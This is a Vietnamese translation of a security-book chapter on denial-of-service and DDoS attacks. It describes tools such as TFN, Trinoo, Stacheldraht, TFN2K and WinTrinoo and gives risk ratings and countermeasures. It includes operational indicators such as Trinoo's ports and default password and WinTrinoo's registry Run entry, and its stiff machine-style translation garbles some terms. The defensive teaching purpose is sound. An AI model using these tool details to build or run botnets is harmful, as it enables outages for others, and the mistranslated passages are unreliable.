Cả hai cuộc tấn công đều là tấn công đói nguồn lực lợi dụng việc hệ điều hành không có khả năng quản lý ngay mọi gói tin dị hình được gửi tới nó. Ban đầu là tấn công FreeBSD-only cả hai loại tấn công này stream và raped có thể đè nặng lên nhiều hệ điều hành kể cả (nhưng không hạn chế trong phạm vi này) Windows NT. Triệu chứng là sử dụng CPU quá tải (xem minh họa ở phần sau) nhưng một khi vụ tấn công lắng đi thì hệ thống lại trở lại bình thường. Vụ tấn công stream.c hoạt động bằng cách gửi các gói tin TCP ACK tới một loạt các cổng với những số ngẫu nhiên trong dãy số và các địa chỉ IP nguồn ngẫu nhiên. Tấn công raped.c hoạt động bằng cách gửi đi các gói tin TCP ACK với các địa chỉ IP nguồn bị giả mạo.



Biện pháp đối phó với Stream và raped

Thật không may rất ít hệ điều hành cung cấp những biện pháp vá tạm cho tấn công kiểu này. Chúng ta không biết gì về bất kỳ một hotfix Windows NT nào. Tuy nhiên để có FreeBSD bạn có thể áp dụng biện pháp vá tạm không chính thức: http:// www.freebsd.org/~alfred/tcp_fix.diff.

Tấn công Quản trị viên ColdFusion

Tính phổ biến: 7
Tính đơn giản: 8
Tác động: 9
Đánh giá độ rủi ro: 8

Được Foundstone phát hiện vào tháng Sáu năm 2000, nhược điểm này đã lợi dụng một yếu điểm trong phần thiết kế chương trình để hạ server một cách có hiệu quả. Phủ nhận dịch vụ xuất hiện trong suốt quy trình chuyển mật khẩu đầu vào và mật khẩu được lưu trữ thành các dạng thích hợp để so sánh khi mật khẩu đầu vào rất lớn (>40,000 ký tự). Việc thực hiện tấn công như thế này là bình thường và được bàn đến ở Chương 15.

Biện pháp đối phó với tấn công Quản trị viên ColdFusion

Những biện pháp đối phó cho nhược điểm này được bàn đến nhiều ở Chương 15.

Tấn công Phủ nhận Dịch vụ có phân phối

Khi cuốn Hacking Exposed được xuất bản lần đầu vào tháng Chín năm 1999 thì khái niệm về những cuộc tấn công phủ nhận dịch vụ có phân phối mới chỉ là trên lý thuyết và qua những lời đồn đại. Bây giờ thì bạn không thể nói về máy tính cho bà của mình mà không dùng từ "DDoS". Như những con vi rút sinh sôi nảy nở như rạ ở trên mạng Internet, các phương tiện truyền thông đã đem những cuộc tấn công DDoS ra làm chủ đề.

Vào tháng Hai năm 2000 cuộc tấn công DDoS hàng loạt đầu tiên đã xuất hiện. Được khởi đầu trước hết là nhằm vào Yahoo sau đó là E□TRADE, eBay, Buy.com, CNN.com, và những trang khác nữa, kẻ tấn công đã hạ trên 7 trang web mà chúng ta đều biết và vô số các trang khác mà chúng ta có thể chưa hề được nghe tới. Chúng tôi muốn nói những vụ tấn công này có nguồn gốc từ một đội ngũ tin tặc chuyên nghiệp áp đặt những mong muốn kỳ quái với những người sử dụng mạng Internet đáng thương nhưng nó không chỉ có thế. Điều ngược lại lại đúng.

Những vụ tấn công DDoS xảy ra khi một ai đó (thường là một thiếu niên đang buồn chán) sử dụng một phần mềm miễn phí sẵn có nào đó để gửi đi một trận mưa gói tin tới mạng hay host đến mục đích lấn át các nguồn lực của nó. Nhưng trong trường hợp các DoS có phân phối thì nguồn gốc cuộc tấn công lại xuất phát từ rất nhiều nguồn. Và cách duy nhất có thể tạo ra tình huống này đó là làm tổn hại các hệ thống máy tính hiện hữu trên mạng Internet.

Bước đầu tiên mà bất kỳ kẻ tấn công DDoS nào phải làm đó là tìm mục tiêu và giành quyền truy nhập hành chính trên càng nhiều hệ thống càng tốt. Nhiệm vụ này thường được tiến hành bằng một kịch bản tấn công đã được tùy

biến nhằm mục đích xác định những hệ thống có khả năng yếu. Chúng ta đã bàn xuyên suốt cuốn sách này về cách thức một kẻ tấn công có thể bày ra những kịch bản tấn công như vậy. Tất cả những gì bạn phải làm là nhìn vào những bản ghi bức tường lửa @Home và DSL của chúng tôi để hiểu những gì đang diễn ra. Những kẻ soạn kịch bản trên khắp thế giới đều đang quét hình những mạng cấp dưới khiêm tốn này tìm kiếm một hệ thống được định cấu hình kém hay phần mềm yếu để cung cấp truy nhập tức thời vào máy tính mục tiêu.

Một khi họ đã truy nhập được vào hệ thống thì kẻ tấn công sẽ tải lên phần mềm DDoS của mình và cho phần mềm đó chạy. Cách thức mà hầu hết DDoS server (hay daemon) cho chạy đó là nghe các chỉ dẫn trước khi tấn công. Điều này cho phép kẻ tấn công tải về phần mềm cần thiết trên các host bị tổn hại tới và sau đó chờ thời cơ thích hợp để gửi ra lệnh tấn công.

Hình 12-3 cho thấy cách thức toàn bộ cuộc tấn công thông thường diễn ra như thế nào từ gây tổn thương đa hệ thống cho đến cú đột kích cuối cùng.

Số lượng các công cụ DDoS tăng lên hầu như là theo tháng vì vậy một bản phân tích hoàn chỉnh và cập nhật của tất cả các công cụ DDoS là điều không thể. Do vậy mà chúng tôi đã nhóm những gì chúng tôi cho là cốt lõi của các công cụ DDoS. Ở những đoạn sau chúng ta sẽ bàn đến TFN, Trinoo, Stacheldraht, TFN2K, và WinTrinoo. Những công cụ DDoS khác đã được giải phóng bao gồm cả Shaft và mStreams nhưng những công cụ này đều dựa trên những công cụ đã được đề cập trước. Để biết thêm thông tin về Shaft hãy tham khảo http://netsec.gsfc.nasa.gov/~spock/shaft_analysis.txt. Để biết thêm thông tin về mStreams hãy tham khảo http://staff.washington.edu/dittrich/misc/mstream.analysis.txt.




Figure 12-3. The DDoS attack

Mạng Lũ Tribe (TFN)

Tính phổ biến: 7
Tính đơn giản: 5
Tác động: 9
Đánh giá độ rủi ro: 7

Được viết bởi một tin tặc có tên là Mixter, TFN là công cụ phủ nhận dịch vụ có phân phối trên cơ sở UNIX xuất hiện công khai lần đầu tiên (được phát hiện chủ yếu ở các máy tính Solaris và Red Hat). TFN có cả một thành phần client và server cho phép kẻ tấn công lắp đặt server trên một hệ thống bị tổn thương từ xa và sau đó là với ít hơn một lệnh đơn lẻ trên client nhằm khởi đầu một vụ tấn công phủ nhận dịch vụ có phân phối có quy mô đầy đủ. Trong số các loại hình tấn công sẵn có với TFN đó là các trận lũ ICMP, Smurf, UDP và SYN. Ngoài các thành phần tấn công của TFN thì sản phẩm cũng cho phép một shell gốc được gắn tới một cổng TCP.

Để biết thêm chi tiết về TFN hãy tham khảo bản phân tích của Dave Dittrich tại http://staff.washington.edu/dittrich/misc/ddos/.

Biện pháp đối phó với TFN

Dò Một số các cơ chế dò tồn tại cho TFN và có thể được tìm thấy trên khắp mạng Internet. Một vài cũng đáng để tham khảo đó là DDOSPing của Foundstone (http:// www.foundstone.com), Zombie Zapper bởi đội ngũ Razor

của Bindview (http://razor.bindview.com) và find_ddos (http:// www.nipc.gov) bởi Trung tâm Bảo vệ Cơ sở hạ tầng Quốc gia (NIPC).

Phòng tránh Dĩ nhiên là biện pháp phòng vệ tốt nhất tránh không cho các hệ thống của bạn bị sử dụng trong tình trạng sống dở chết dở đối với những loại hình tấn công này đó là phòng tránh không cho chúng bị gây tổn thương ngay từ đầu. Điều này có nghĩa là thực thi mọi bước trong chương UNIX (Chương 8) cho các dịch vụ giới hạn, áp dụng cho hệ điều hành và các biện pháp nối tạm ứng dụng và lập tệp tin/các phép thư mục (trong số nhiều đề xuất khác nữa).

Sau đây là một biện pháp phòng tránh khác cho TFN: do truyền thông TFN diễn ra qua ICMP nên bạn có thể không cho phép mọi đường giao thông ICMP được gắn bên trong tới mạng của bạn.

Để bảo vệ các hệ thống của bạn khỏi bị tấn công bởi các thành phần phá hoại TFN bạn có thể áp dụng lọc theo loại tại các cầu dẫn biên của bạn (như lọc theo loại ICMP để giới hạn các cuộc tấn công ICMP và Smurf), cũng như đã có sẵn trong phạm vi hệ điều hành Cisco IOS 12.0 và định cấu hình cho Kiểm soát Truy nhập Căn cứ trên Ngữ cảnh (CBAC) trong Cisco IOS 12.0 nhằm hạn chế rủi ro của những cuộc tấn công SYN.

Trinoo

Tính phổ biến: *7*
Tính đơn giản: *5*
Tác động: *9*
Đánh giá độ rủi ro: *7*

Tương tự như TFN, Trinoo hoạt động bằng cách sử dụng một chương trình điều khiển từ xa nói chuyện với một bộ phận quản lý có nhiệm vụ chỉ dẫn cho các daemon (server) tấn công. Truyền thông giữa client và bộ phận quản lý là qua TCP cổng 27665 và thường đòi hỏi "betaalmostdone" của mật khẩu. Truyền thông từ bộ phận quản lý tới server là qua UDP cổng 27444. Truyền thông từ server trở lại bộ phận quản lý thường được thực hiện qua UDP tĩnh cổng 31335.

Để biết thêm chi tiết về Trinoo hãy tham khảo phần phân tích của Dave Dittrich ở http://staff. washington.edu/dittrich/misc/ddos/.

Biện pháp đối phó với Trinoo

Dò Một số các cơ chế dò tồn tại dành cho Trino bao gồm cả DDOSPing của Foundstone (http:// www.foundstone.com), Zombie Zapper của đội Razor của Bindview (http://razor.bindview.com) và find_ddos (http:// www.nipc.gov) của Trung tâm Bảo vệ Cơ sở hạ tầng Quốc gia (NIPC).

Phòng tránh Cũng giống như trường hợp của TFN biện pháp phòng tránh tốt nhất đó là không để cho các hệ thống của mình bị tổn thương bằng cách tuân theo các bước nghiêm ngặt về UNIX ở chương UNIX (Chương 8).

Để bảo vệ các hệ thống của bạn khỏi bị tấn công bởi các Trinoo zombie bạn có thể nhờ đến việc lọc hạng tại các cầu dẫn biên của bạn (như lọc hạng ICMP nhằm hạn chế những cuộc tấn công ICMP và Smurf, cũng giống như ở phạm vi hệ điều hành Cisco IOS 12.0 và định cấu hình Kiểm soát Truy nhập Trên cơ sở Ngữ cảnh (CBAC) trong Cisco IOS 12.0 nhằm hạn chế rủi ro về những cuộc tấn công SYN.

Stacheldraht

Tính phổ biến: 7
Tính đơn giản: 5
Tác động: 9
Đánh giá độ rủi ro: 7

Stacheldraht kết hợp những tính năng của Trinoo với những tính năng của TFN nhằm cung cấp một công cụ phá hủy giàu tính năng hiện nay bao gồm cả một phiên telnet được mã hóa giữa những tên nô lệ và những ông chủ. Bây giờ thì kẻ tấn công có thể che mắt các hệ thống dò xâm nhập trên cơ sở mạng nhằm cho phép các khả năng phủ nhận dịch vụ tự do. Tương tự như TFN Stacheldraht tấn công bằng những đợt tấn công kiểu ICMP-, UDP-, SYN-, và Smurf . Để liên lạc giữa client và server Stacheldraht có sử dụng một kết hợp giữa các gói tin TCP và ICMP (trả lời ECHO).

Việc mã hóa được sử dụng giữa client và server có dùng đến một thuật toán mã hóa phím đối xứng. Việc bảo vệ mật khẩu cũng sẵn có với Stacheldraht. Một tính năng nữa đáng phải chú ý đến đó là khả năng nâng cấp thành phần server theo yêu cầu có sử dụng lệnh rcp.

Để biết thông tin rõ hơn về Stacheldraht hãy xem bản phân tích Dave Dittrich tại http://staff.washington.edu/dittrich/misc/ddos/.

Biện pháp đối phó Stacheldraht

Dò Một số cơ chế dò tồn tại cho Stacheldraht bao gồm cả DDOSPing của Foundstone (http:// www.foundstone.com), Zombie Zapper của đội Razor của Bindview (http://razor.bindview.com) và find_ddos (http:// www.npic.gov) của Trung tâm Bảo vệ Cơ sở hạ tầng Quốc gia (NIPC).

Phòng tránh Như với các công cụ DDoS trước thì biện pháp phòng vệ tốt nhất cho Stacheldraht đó là ngăn không cho các hệ thống của bạn bị sử dụng như là những zombie. Điều này đồng nghĩa với việc thực thi tất cả các bước ở chương UNIX (Chương 8) đối với các dịch vụ hạn chế áp dụng hệ điều

hành và áp dụng những biện pháp vá tạm và lập các phép tệp tin/thư mục (trong số nhiều đề xuất khác).

Còn một biện pháp phòng tránh khác cho Stacheldraht tương tự như TFN. Bởi vì truyền thông TFN diễn ra qua ICMP nên bạn có thể không cho phép mọi đường giao thông ICMP bên trong kết nối tới mạng của bạn.

Để bảo vệ các hệ thống của mình không bị tấn công bởi các zombie Stacheldraht bạn có thể nhờ đến lọc hạng tại các cầu dẫn biên của bạn (như lọc hạng ICMP nhằm hạn chế những cuộc tấn công ICMP và Smurf), giống như sẵn có trong phạm vi hệ điều hành Cisco IOS 12.0 và định cấu hình Kiểm soát Truy nhập trên cơ sở Ngữ cảnh (CBAC) ở Cisco IOS 12.0 nhằm hạn chế rủi ro về những cuộc tấn công SYN.

TFN2K

Tính phổ biến: *8*
Tính đơn giản: *5*
Tác động: *9*
Đánh giá độ rủi ro: *7*

TFN2K thay thế cho TFN 2000 và là kế vị cho TFN gốc của Mixter. Công cụ DDoS mới nhất này khác hẳn với bản gốc của nó, cho phép những liên lạc được ngẫu nhiên hóa trên các cổng (ở đây xóa bỏ việc chặn cổng tại các cầu dẫn biên của bạn như là một biện pháp phòng tránh). Tương tự như bản trước nó TFN2K có thể tấn công với những cuộc tấn công SYN, UDP, ICMP và Smurf. Nó cũng có thể ngẫu nhiên chuyển đảo giữa các bản chất khác nhau của cuộc tấn công. Tuy nhiên không như "mã hóa" Stacheldraht, TFN2K sử dụng một dạng mã hóa yếu hơn có tên là lập mã Base 64.

Một bản phân tích kỹ lưỡng về TFN2K đã được hoàn chỉnh bởi Jason Barlow và Woody Thrower của Đội An ninh AXENT và có thể tìm ở http://packetstormsecurity.org/distributed/TFN2k_Analysis-1.3.txt.

Biện pháp đối phó TFN2K

Dò Một số cơ chế dò tồn tại cho TFN2K bao gồm cả Zombie Zapper của đội Razor của Bindview (http://razor.bindview.com) và find_ddos (http://www.nipc.gov) của Trung tâm Bảo vệ Cơ sở hạ tầng Quốc gia (NIPC).

Phòng tránh Như với các công cụ DDoS trước thì biện pháp phòng vệ tốt nhất cho TFN2K là tránh không cho các hệ thống của bạn bị sử dụng làm những zombie. Điều này đồng nghĩa với việc thực thi tất cả các bước ở chương UNIX (Chương 8) đối với các dịch vụ hạn chế áp dụng hệ điều hành và những biện pháp vá tạm ứng dụng và lập các phép tệp tin/thư mục (trong số nhiều đề xuất khác).

Để bảo vệ các hệ thống khỏi các cuộc tấn công do các zombie TFN2K gây ra bạn có thể nhờ đến lọc hạng tại các cầu dẫn biên của bạn (như lọc hạng ICMP để hạn chế các cuộc tấn công ICMP và Smurf, cũng như ở trong phạm vi hệ điều hành Cisco IOS 12.0 và định cấu hình Kiểm soát Truy nhập trên cơ sở Ngữ cảnh (CBAV) trong Cisco IOS 12.0 nhằm hạn chế rủi ro về các cuộc tấn công SYN.

WinTrinoo

Tính phổ biến: 5
Tính đơn giản: 5
Tác động: 9
Đánh giá độ rủi ro: 6

WinTrinoo được công bố lần đầu tiên trước công chúng bởi đội Bindview Razor. WinTrinoo là phiên bản Windows của Trinoo và có hầu hết những khả năng mà phiên bản trước của nó có. Công cụ này là một service.exe được đặt tên (nếu nó chưa được đặt tên) và kích cỡ của nó là 23.145 byte. Một khi phần thi hành chạy thì nó sẽ cộng thêm một giá trị vào phím Run trong Windows Registry để cho phép nó khởi động lại mỗi khi khởi động lại máy tính.

LƯU Ý Hãy cẩn thận kẻo nhầm tệp tin WinTrinoo "service.exe" với tệp tin đa "service.exe."

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run System Services: REG_SZ: service.exe

Dĩ nhiên là giá trị riêng biệt này sẽ chỉ chạy nếu như tệp tin "service.exe" ở đâu đó trong đường dẫn của mục tiêu. WinTrinoo nghe trên cả TCP và UDP cổng 34555.

Biện pháp đối phó WinTrinoo

Để dò được WinTrinoo bạn có thể dò tìm trên mạng của mình TCP hay UDP cổng 34555 mở hoặc tìm kiếm một tệp trên các hệ thống của mình với tên "service.exe" (mặc dù nó có thể được đặt lại tên) có kích cỡ tệp tin là 23.145 byte. Ngoài kỹ thuật đơn giản này bạn có thể nhờ đến một chương trình diệt virút như Norton Antivirus của Symantec mà sẽ tự động kiểm tệp tin trước khi chạy.

Tấn công DoS Cục bộ

Mặc dù những cuộc tấn công DoS từ xa đã xuất hiện trên các tít báo nhưng tấn công DoS cục bộ lại cực kỳ nguy hiểm. Nhiều hệ thống đa người sử dụng

trở thành con mồi cho một kẻ sử dụng được uỷ quyền tiến hành một vụ tấn công DoS không được uỷ quyền. Hầu hết các cuộc tấn công DoS cục bộ có thể tiêu thụ các nguồn lực hệ thống hay cũng có thể khai thác những nhược điểm trong các chương trình hiện có để phủ nhận truy nhập bởi những người sử dụng hợp pháp. Trong khi hàng trăm vụ tấn công DoS cục bộ tồn tại cho các hệ thống UNIX và NT thì chúng ta sẽ nói đến một vụ tấn công nhược điểm lập trình và đói nguồn lực đối với Windows NT và UNIX tương ứng.

Server Cuối Windows NT 4.0 và proquota.exe

Tính phổ biến: *2*
Tính đơn giản: *4*
Tác động: *7*
Đánh giá độ rủi ro: *4*

Một ví dụ cổ điển về tấn công đói nguồn lực đó là sử dụng khoảng trống trong đĩa bằng cách vượt quá chỉ số được đặt ra. Trong khi chức năng về chỉ số trong đĩa đã được sử dụng một lúc nào đó trong thế giới UNIX thì nó tương đối là mới đối với Windows NT. Trên Ấn bản Server Cuối Windows NT-SP4 một người sử dụng bình thường có thể khai thác chức năng khoảng trống đĩa Windows NT để làm đầy %systemdrive%. Điều này sẽ phủ nhận truy nhập vào hệ thống cho tất cả những người sử dụng mà không có bản sao về tiểu sử sơ lược của mình được lưu trữ cục bộ. Trong cuộc tấn công DoS này người sử dụng nên không có khả năng đăng xuất hệ thống nếu họ đã vượt quá chỉ số. Tuy nhiên người sử dụng có thể giết chết quy trình proquota.exe để phá hỏng hạn định này và sau đó đăng xuất. Việc giết chết proquota.exe là có thể vì quy trình này được sở hữu bởi người sử dụng chứ không phải bởi tài khoản hệ thống.

Biện pháp đối phó Server Cuối Windows NT 4.0 và proquota.exe

Những biện pháp thi hành an ninh tốt sẽ áp dụng việc đặt các tệp tin hệ thống trên một phần dành riêng khác nơi mà những dữ liệu người sử dụng được lưu trữ. Chân lý này vẫn đúng cho cả ví dụ này nữa. %systemdrive% nên được đặt trên một phần dành riêng khác chứ không phải là nơi các tệp tin mà người sử dụng có thể truy nhập được lưu trữ. Ngoài ra hãy đặt những tiểu sử sơ lược trên một phần dành riêng không khởi động và chỉ sử dụng chúng khi thật cần thiết.

Khủng hoảng Kernel

Tính phổ biến: *2*
Tính đơn giản: *1*
Tác động: *7*
Đánh giá độ rủi ro: *3*

Trong phiên bản kernel Linux 2.2.0 đã có một điều kiện DoS tiềm năng if ldd, một chương trình được sử dụng để in ra những phần lệ thuộc thư viện chung, đã được sử dụng để in ra những tệp tin chính nhất định. Nhược điểm này liên quan đến yêu cầu về chức năng munmap ( ) được sử dụng trong ldd định ra hay không định ra những tệp tin hay dụng cụ vào bộ nhớ. Ở những hoàn cảnh cụ thể thì munmap ( ) sẽ viết chèn lên những khu vực quan trọng của bộ nhớ kernel và gây cho hệ thống khủng hoảng và phải khởi động lại. Trong khi nhược điểm này không có gì là khác thường thì nó đã minh họa cho khái niệm cơ bản đằng sau một vụ tấn công DoS kernel. Ở hầu hết trường hợp một người sử dụng không được đặc quyền có thể khai thác một nhược điểm về lập trình nhằm làm hỏng một khu vực bộ nhớ quan trọng được sử dụng bởi kernel. Kết quả cuối cùng hầu như luôn là một cơn khủng hoảng kernel.

Biện pháp đối phó Khủng hoảng Kernel

Một biện pháp vá tạm kernel được đưa ra để khắc phục vấn đề này do đó mà được hợp thành phiên bản kernel 2.2.1. Hầu như bạn chẳng thể chủ động làm gì được để đảm bảo rằng hệ điều hành và những thành phần có liên quan như kernel là thoát được những nhược điểm lập trình nếu như mã nguồn là riêng tư. Tuy nhiên đối với nhiều phiên bản UNIX tự do thì việc kiểm định mã nguồn để xem có những nhược điểm về lập trình và những nhược điểm về an ninh có liên quan hay không là khả năng có thể xảy ra.

TÓM TẮT

Như chúng ta đã thấy những kẻ sử dụng nham hiểm có thể tiến hành nhiều loại hình tấn công DoS nhằm phá hoại dụng cụ. Những cuộc tấn công tiêu thụ dải thông đang là cái mốt mới nhất với khả năng mở rộng các lượng giao thông nghèo nàn tới các cấp độ trừng phạt. Những cuộc tấn công đói nguồn lực đã xảy ra trong nhiều năm và kẻ tấn công vẫn tiếp tục sử dụng chúng rất thành công. Những nhược điểm về lập trình là thứ mà kẻ tấn công rất ưa chuộng làm tăng tính phức tạp của những thực thi ngăn xếp IP và những chương trình liên quan. Cuối cùng thì việc lập tuyến và những cuộc tấn công DNS đều vô cùng hiệu quả trong việc khai thác những nhược điểm cố hữu ở những dịch vụ quan trọng mà là nền móng cho hầu hết mạng Internet. Trên thực tế thì một số chuyên gia an ninh lập lý thuyết rằng có thể tiến hành một cuộc tấn công DoS vào chính mạng Internet bằng cách vận dụng những thông tin lập tuyến qua Giao thức Cổng Biên (BGP) mà được sử dụng rộng rãi bởi hầu hết các nhà cung cấp Internet chính.

Những cuộc tấn công phủ nhận dịch vụ có phân phối đã trở nên ngày càng phổ biến nhờ khả năng truy nhập dễ dàng tới những khai thác và khả năng trí tuệ cần thiết tương đối kém để có thể tiến hành chúng. Những cuộc tấn công này nằm trong số những vụ nham hiểm nhất vì chúng có thể nhanh

chóng tiêu thụ ngay cả những host lớn nhất trên mạng Internet khiến cho chúng trở nên vô dụng.

Vì thương mại điện tử tiếp tục đóng một vai trò chính trong nền kinh tế điện tử nên những vụ tấn công DoS sẽ có tác động thậm chí là lớn hơn lên xã hội điện tử của chúng ta. Nhiều tổ chức hiện đã bắt đầu nhận ra phần chính trong những khoản thu nhập từ các nguồn trên mạng. Do vậy mà một vụ tấn công DoS kéo dài có thể làm cho một số tổ chức có khả năng bị phá sản. Thậm chí nhiều cuộc tấn công này có thể áp dụng những khả năng đột nhập tinh vi hơn mà có thể giấu đi những cuộc tấn công như vậy. Nhiều chính phủ đã hay đang trong quá trình tăng cường những khả năng đấu tranh điện tử mà sử dụng các cuộc tấn công DoS chứ không phải những quả tên lửa thông thường. Thời đại khủng bố mạng thực sự đã tới.